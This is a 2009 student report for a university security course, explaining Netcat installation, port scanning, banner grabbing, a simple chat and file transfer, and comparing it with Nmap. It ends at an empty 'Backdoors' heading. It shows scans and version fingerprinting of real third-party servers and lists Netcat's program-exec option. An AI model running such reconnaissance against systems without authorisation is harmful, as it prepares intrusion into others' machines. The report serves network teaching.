

Netcat – Scanning to Backdoors

Security & Privacy on the Internet (03-60-467)
Fall 2009

Submitted to
Dr. A.K. Aggarwal

Submitted By
Jeffrey Kurcz



School of Computer Science
University of Windsor

CONTENTS

CONTENTS.....	2
1. INTRODUCTION	ERROR! BOOKMARK NOT DEFINED.
2. INSTALLATION	4
2.1. Netcat Installation	4
2.1.1. Installation on Windows	4
2.1.2. Installation on UNIX.....	6
2.2. Nmap Installation.....	Error! Bookmark not defined.
2.2.1. Installation on Windows	7
2.2.2. Installation on UNIX.....	7
3. NETCAT FEATURES.....	8
3.1. Port Scanning	9
3.2. Banner Grabbing.....	11
3.3. Chat Interface.....	Error! Bookmark not defined.
3.4. File Transfer.....	14
3.5. Backdoors	15
4. EXPERIMENT	17
4.1. Port Scanning – Netcat vs. Nmap	Error! Bookmark not defined.
4.1.1. Speed Test.....	17
4.1.2. Details Test	18
4.2. Netcat as a Backdoor	Error! Bookmark not defined.
5. CONCLUSION.....	ERROR! BOOKMARK NOT DEFINED.
6. REFERENCES	ERROR! BOOKMARK NOT DEFINED.

1. INTRODUCTION

In this experiment I will be testing the advanced features of Netcat on my home network, as well as comparing some of the footprinting and scanning features of Netcat to another tool called Nmap. In this second experiment will determine many different factors about Netcat compared to an actual port scanner and determine which is faster, which is more accurate with information it delivers to the user, and finally flexibility of each tool to perform other tasks.

Netcat is a network utility that can read and write data on a TCP or UDP connection. Historically it gets its name from the old UNIX tool 'cat' which is write data to a standard output, while this new tool can read and write data on a network connection. Netcat was created in the early 1990's by a developer named *Hobbit*, with the last stable release being in 1996, at version 1.10. Since then there has been no significant improvements on this utility by the original developer, except that the tool is open source allowing other developers the ability to add any features they would like to see or expand on.

Netcat was designed to be a simple UNIX utility with a rich features list allowing it to do many different type of network functionalities to help network administrators troubleshoot and debug network issues. Since it has so many features available and is such a powerful tool, hackers have also been able to take advantage of its many features using it for mischievous tasks. Netcat was designed to be a command line utility but it also allows a user to make it a back-end device of an application or script to make tasks more automated. According to the official website of Netcat, the developer lists its major features as:

- o Outbound or inbound connections, TCP or UDP, to or from any ports
- o Full DNS forward/reverse checking, with appropriate warnings
- o Ability to use any local source port
- o Ability to use any locally-configured network source address
- o Built-in port-scanning capabilities, with randomizer
- o Built-in loose source-routing capability
- o Can read command line arguments from standard input
- o Slow-send mode, one line every N seconds
- o Hex dump of transmitted and received data
- o Optional ability to let another program service established connections
- o Optional telnet-options responder

Netcat is known as the “Swiss-army Knife of TCP/IP because of its large list of rich features that makes it so popular. In fact in 2000 Netcat was named the best network tool to use by insecure.org, and has since had maintained its popularity over the years and has taken fourth place in 2006 while many new tools have been developed.

During this project I will explore many of Netcats’ excellent features and explain how to use them as well as the best time to use them for different situations. It will explain how to use this tool to debug or to even gain access and control of another system.

2. INSTALLATION

A useful feature for both Netcat and Nmap is the ability to run on multiple platforms, such as Windows, UNIX, Mac OSX. Netcat and Nmap is also so light and durable that they can run on handheld devices such as an iPhone or any other smart phone that has the ability to run a UNIX console.

2.1 Netcat Installation


Installation for Windows is very basic across all Windows versions, and requires the same steps. For this documentation I will cover installation under Windows 7.

2.1.1 Installation on Windows

Download

Simply go to: <http://www.securityfocus.com/tools/139>. This is the website that hosts the Netcat for Windows Binary files.


Click on the URL to download the zip file of contents for Netcat.



The screenshot shows the SecurityFocus website interface. At the top, there is a navigation bar with links for 'About', 'Advertising', and 'Contact'. Below this is a search bar and a 'Symantec ThreatCon' widget showing 'Level 2: Elevated'. The main content area features a sidebar with categories like 'News', 'Infocus', and 'Columnists'. The main article is titled 'netcat (Windows)' by 'Hobbit'. It lists platforms as 'Windows 95/98, Windows NT', categories as 'Network, Utilities', and version as '1.10'. A red 'CLICK TO DOWNLOAD' link is present next to the URL: <http://joncraton.org/files/nc111nt.zip>. The article text states: 'Windows NT/9x Netcat is the port of the simple Unix utility which reads and writes data across network connections, using TCP or UDP transport protocols.' There are also 'PRINT' and 'COMMENT' icons and a 'Tools' link at the bottom right of the article area.

File Contents


Once you download the zip file, you can open it with any Zip achiever, to view the files. Here you can see some of the files included are some text files which are the license, the readme for windows, and finally the manual which is written by the author of the program. There is also the executable and source code. From here you can either compile your own source code if you want to make any changes to the source or you can simply run or copy the executable. For this project I will just be copying the executable.



Extract


Now in order to run this program from the command line you will want to place the executable (nc.exe) in C:\Windows\System32\

This will allow you to type 'nc [options]' into the command line from any directory to execute Netcat.



Executing

Now from the Command Line in Windows just type `nc [options]` to run Netcat.



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Jeffrey>nc -h
[1.11 NT www.vulnwatch.org/netcat/]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [options] [hostname] [port]
options:
-d          detach from console, background mode
-e prog     inbound program to exec [dangerous!!]
-g gateway  source-routing hop point[s], up to 8
-G num     source-routing pointer: 4, 8, 12, ...
-h         this cruft
-i secs    delay interval for lines sent, ports scanned
-l         listen mode, for inbound connects
-L        listen harder, re-listen on socket close
-n        numeric-only IP addresses, no DNS
-o file    hex dump of traffic
-p port    local port number
-r        randomize local and remote ports
-s addr    local source address
-t        answer TELNET negotiation
-u        UDP mode
-v        verbose [use twice to be more verbose]
-w secs   timeout for connects and final net reads
-z        zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]

C:\Users\Jeffrey>
```

2.1.2 Installation on UNIX

Debian based Linux

Using Apt-get, type:

```
apt-get install netcat
```

This will install Netcat and produce the following output:

```
kurcz:~# apt-get install netcat
Reading Package Lists... Done
Building Dependency Tree... Done
The following NEW packages will be installed:
 netcat
0 packages upgraded, 1 newly installed, 0 to remove and 0 not
upgraded.
Need to get 63.3kB of archives. After unpacking 190kB will be
used.
Get:1 http://http.us.debian.org stable/main netcat 1.10-21
[63.3kB]
Fetched 63.3kB in 2s (27.9kB/s)
Selecting previously deselected package netcat.
(Reading database ... 39433 files and directories currently
installed.)
Unpacking netcat (from ../netcat_1.10-21_i386.deb) ...
Setting up netcat (1.10-21) ...
kurcz:~#
```

Compiling Netcat from Source

Compiling Source, type:

```
kurcz:~$ wget  
http://osdn.dl.sourceforge.net/sourceforge/netcat/netcat-0.7.1.tar.gz
```

This will download the tar file of the source files. Next you will need to extract them, change into the same directory and compile. Type:

```
kurcz:~$ tar -xzf netcat-0.7.1.tar.gz  
kurcz:~$ cd netcat-0.7.1  
kurcz:~/netcat-0.7.1$ ./configure  
kurcz:~/netcat-0.7.1$ make  
kurcz:~/netcat-0.7.1$ sudo make install
```

You can now run netcat in your UNIX terminal as an compiled application. Run the same way you would with windows. Type nc [options] or you can also type netcat [options].

2.2 Nmap Installation

2.2.1 Installation on Windows

Installation of Nmap on Windows is very simple. Just go to the Nmap website <http://nmap.org/download.html> Scroll down to the Windows Binaries Section and click the link for Latest release self-installer. This will install a Graphic User Interface (GUI) of Nmap for Windows.

Choose the Directory you wish to install to, then click Install.

During the installation you may be required to install WinPCap, this is an optional install and up to the user.

This is all you need to do to get Nmap up and running on a Windows Platform. After this you can simply run the executable from a Windows Shortcut on the desktop or in the Start Menu.

2.2.2 Installation on UNIX

Debian based Linux

To install Nmap on a Debian based distribution of UNIX, in the command line simply type:

```
apt-get install nmap
```

This will download and install Nmap from a stable repository that is already compiled.

Compiling Nmap from Source

Now if you want to download and install Nmap from source code and compile yourself you can follow the steps below:

```
kurcz:~$ wget http://nmap.org/dist/nmap-5.00.tar.bz2
kurcz:~$ tar -xzf nmap-5.00.tar.bz2
kurcz:~$ cd nmap-5.00
kurcz:~/nmap-5.00$ ./configure
kurcz:~/nmap-5.00$ make
kurcz:~/nmap-5.00$ sudo make install
```

You can now run Nmap from any terminal on UNIX and specify the commands you would like to run along with Nmap for scanning ports. Since this Report is based on Netcat I will not get too in-depth into all the features and commands of Nmap, I will simply compare my findings from both programs and compare the results.

3. NETCAT FEATURES

As explained before Netcat is an extremely powerful tool for network troubleshooting, auditing, and debugging. In this section I will explain some of the many uses of Netcat that I feel are important for any user of Netcat to know and understand. Many of Netcat's features can be run as a standalone client, such as port scanning, and banner grabbing, since Netcat can connect to other servers by specifying the ports to connect to, but many of the other features require Netcat to be both the Client and the Server in order for Netcat to make a full connection and transfer data across the Network. Some of these features are a simple chat, file transfer and running as a backdoor.

The syntax of Netcat is fairly simple to remember, there are many different options to use but the help option is a great way to look something up if you do not remember an option or want to explore the use of another options. The syntax of Netcat is as follows:

```
nc [options] hostname port[s]
```

The options that are available for Netcat as of listed in the help menu:


```

C:\Users\Jeffrey>nc -h
[v1.11 NT www.vulnwatch.org/netcat/]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [options] [hostname] [port]
options:
  -d          detach from console, background mode
  -e prog     inbound program to exec [dangerous!!]
  -g gateway  source-routing hop point[s], up to 8
  -G num      source-routing pointer: 4, 8, 12, ...
  -h          this cruft
  -i secs    delay interval for lines sent, ports scanned
  -l         listen mode, for inbound connects
  -L         listen harder, re-listen on socket close
  -n         numeric-only IP addresses, no DNS
  -o file    hex dump of traffic
  -p port    local port number
  -r         randomize local and remote ports
  -s addr    local source address
  -t         answer TELNET negotiation
  -u         UDP mode
  -v         verbose [use twice to be more verbose]
  -w secs    timeout for connects and final net reads
  -z         zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]

```

In order to run Netcat in server mode, when running Netcat you need to include the options `-l` or `-L` to listen for incoming connections, as well `-p` for the port to open to allow listening of connections on.

When running Netcat as a client you simply just need to specify the hostname and port you would like to connect to. You can specify the hostname as a DNS name or as an IP Address. If providing the DNS name it will do a DNS name lookup to gain the IP of the server you are attempting to connect to.

3.1 Port Scanning

Port scanning is the process of scanning a specified host and looking for ports that may be open or closed. If a port is displayed as open you can from there determine which service is running on a host, whether it would be a web server, file transfer server, a secure shell server, etc. Once you know what ports are open you can attempt to make a connection to that service and try to get more information about a host from that service by doing a process called Banner Grabbing which will be explained next.

Netcat has the ability to scan for ports on hosts that are specified in the command arguments. To scan ports, the syntax is as follows:

```
nc -v -z hostname port[s]
```

For example if you want to scan to see if a host is running a web server, you can type:

```
nc -v -z www.yahoo.com 80
```

This command will display:


```
DNS fwd/rev mismatch: www-real.wa1.b.yahoo.com != fl.www.vip.re1.yahoo.com  
DNS fwd/rev mismatch: www-real.wa1.b.yahoo.com != fl.www.vip.mud.yahoo.com  
www-real.wa1.b.yahoo.com [69.147.76.15] 80 (http) open
```

This shows us that yahoo.com is running a web server (obviously, since it hosts a web based search engine) on port 80, the http protocol, and the port is open.

As explained before, you can specify a DNS name, and it will perform a lookup and return the IP address of the host as well.

You can also specify multiple ports to scan for, allowing you to specify a range of ports by typing for example 1-1000, or multiple random ports in a row, such as 80, 22, 443, 110.

So for example you can see if socr.uwindsor.ca is running a web server and ssh server.



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Jeffrey>nc -v -z socr.uwindsor.ca 22 80
socr.uwindsor.ca [137.207.26.30] 22 (ssh) open
socr.uwindsor.ca [137.207.26.30] 80 (http) open

C:\Users\Jeffrey>
```

Here you can see that socr.uwindsor.ca is running both those services and the ports are listed as open. This covers how to do a port scan on a specified host. As you can see it is not difficult at all. This will now lead us to our next topic to determine which service is actually running, as well as which operating system it is running on.

3.2 Banner Grabbing

Banner Grabbing is a technique to determine which application or service is running on the specified port by attempting to make a connection to this host and sending some information. With this request of information a user can be sent back some information about the service such as the name of the service running, the version, the type of system the service is running on as well as other information depending on what the application delivers back to a user. If someone wants to grab information from a service, they need to attempt to connect to the host to the port that is running the service. With this in mind, this is easy to do with Netcat, just enter the command below to make a connection:


```
nc socr.uwindsor.ca 80
```

This will connect to the web server that socr.uwindsor.ca is currently running. Next you need to send some information to it. Since we know this is a web server, we will send some related information to it that a typical browser would use.

```
HEAD / HTTP/1.1
```

Then press Enter twice.

The service running on the HTTP port will run and send us some information back generated from our request, as you can see in the image below we now have some information about this service, such as its running an apache version 2.2.9 on a debian machine with some plug-ins running as well.




```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Jeffrey>nc socr.uwindsor.ca 80
HEAD / HTTP/1.1

HTTP/1.1 400 Bad Request
Date: Sun, 11 Oct 2009 16:12:18 GMT
Server: Apache/2.2.9 (Debian) DAV/2 PHP/5.2.6-1+lenny3 with Suhosin-Patch mod_
gi/2.3 Python/2.5.2
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=iso-8859-1

C:\Users\Jeffrey>_
```

We can also attempt to connect to the SSH server we know is also running on `socr.uwindsor.ca` at this time and see what information we can retrieve from making a connection.



```
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Jeffrey>nc socr.uwindsor.ca 22
SSH-2.0-OpenSSH_5.1p1 Debian-5

^C
C:\Users\Jeffrey>
```

Similar to how Netcat connected to a web server and secure shell server, Netcat is able to connect to any service with an open port, the trick is sending the appropriate information to the service protocol to generate data. For example, you could connect to a mail server also and send e-mail from that server, or login to that server and check your email account. The trick is knowing the correct protocols to follow when making a connection. Nothing that can't be found out about a service from a little researching.

Now if we wanted to exploit this server we could either run a vulnerability scan which will find any exploits that could be used with this server to gain access to that vulnerable software, or we could do some online searching for exploits available for this host. Although I do not cover how to do an exploit in this project, I will explain how to use one assuming we know one later on to gain access and create a backdoor in a server later on.

3.3 Chat Interface

The last example was a Client making a connection with a server and sending some information, in particular Netcat making a connection to a web server or secure shell server. On the other side, Netcat can also run as a server and listen for incoming connections, and on its own does not have any protocol to follow once connecting and sending some information back and forth. This would make it able to run as a server, and having a client make a connection to it and send text back and forth to each other, resulting in a chat server.

To start Netcat as a server you need to specify the flags `-l` or `-L` to specify it will be listening for connections and disconnect after a client disconnected, or stay open, respectively. Netcat also needs to know which port to open up to listen on as well, so

you will set the `-p` flag along with a port. Generally you would set the port about 1024, because those ports are already a standard for services running, and in a UNIX environment require root access.


Start Netcat as a server, enter the command:

```
nc -L -p 4444
```

You are now running a service you can connect to. To do so, in another console or terminal window enter:

```
nc 127.0.0.1 4444
```

We entered our loopback address because for this example we are just going to make a local connection, but this will work the same way for remote connections as long as you are not behind any firewalls or you forward the appropriate ports. At this point you now have the client connected to the server, and you can send information back and forth. See the image below for the example.



If you were to run Netcat as a background application of a script or program you would then be able to deal with the input and outputs sent back and forth and make it follow a set of protocols much like any other service.

3.4 File Transfer

Sending a file is very similar to text, there both just data being sent across a network. Simple text can be sent back and forth from our standard input and outputs. Sending a file is very similar to how the chat works, you just need to specify the use of a different input on the sender, such as the location and filename to send. On the receiver you would need to specify an a different output instead of the screen, you would need to use a filename as an output. Preferably a name similar to the input files to be opened upon sending.

When using Netcat to send a file you need to specify the pipe input (<) flag as well as a file name. When receiving a file you need to specify the pipe output (>) flag then the filename to follow. For example, a server receiving a zip file from a client that connects to it:


```
nc -L -p 4444 >somefile.zip
```

Where the client now needs to connect to send the file as input:

```
nc 127.0.0.1 4444 < somefile.zip
```

This will pipe the input from the zip file from the client and send the data across the network to the server and pipe the data to a new file called somefile.zip where the user on the server can now open.

Say the Server receiving the file did not want to change its output and just display on the screen it could do so, as the image below shows. Although this works for this case since it's a text file that is still readable to humans, if it was some other file type it would still display but the text that display would be useless to us.



3.5 Backdoors

